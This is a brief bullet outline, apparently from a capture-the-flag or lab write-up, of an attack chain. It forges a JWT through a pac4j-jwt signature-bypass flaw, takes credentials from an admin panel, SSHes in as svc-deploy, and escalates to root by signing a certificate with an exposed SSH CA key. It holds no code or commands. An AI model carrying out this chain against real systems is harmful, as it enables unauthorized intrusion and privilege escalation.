- Exploit a pac4j-jwt vulnerability to forge an encrypted JWT using only the server's RSA public key, bypassing signature verification
- Access the admin panel and extract credentials from settings
- SSH into svc-deploy using those credentials
Privilege Escalation to root
- svc-deploy has access to the SSH CA private key
- Sign a certificate for root using the CA key
- SSH in as root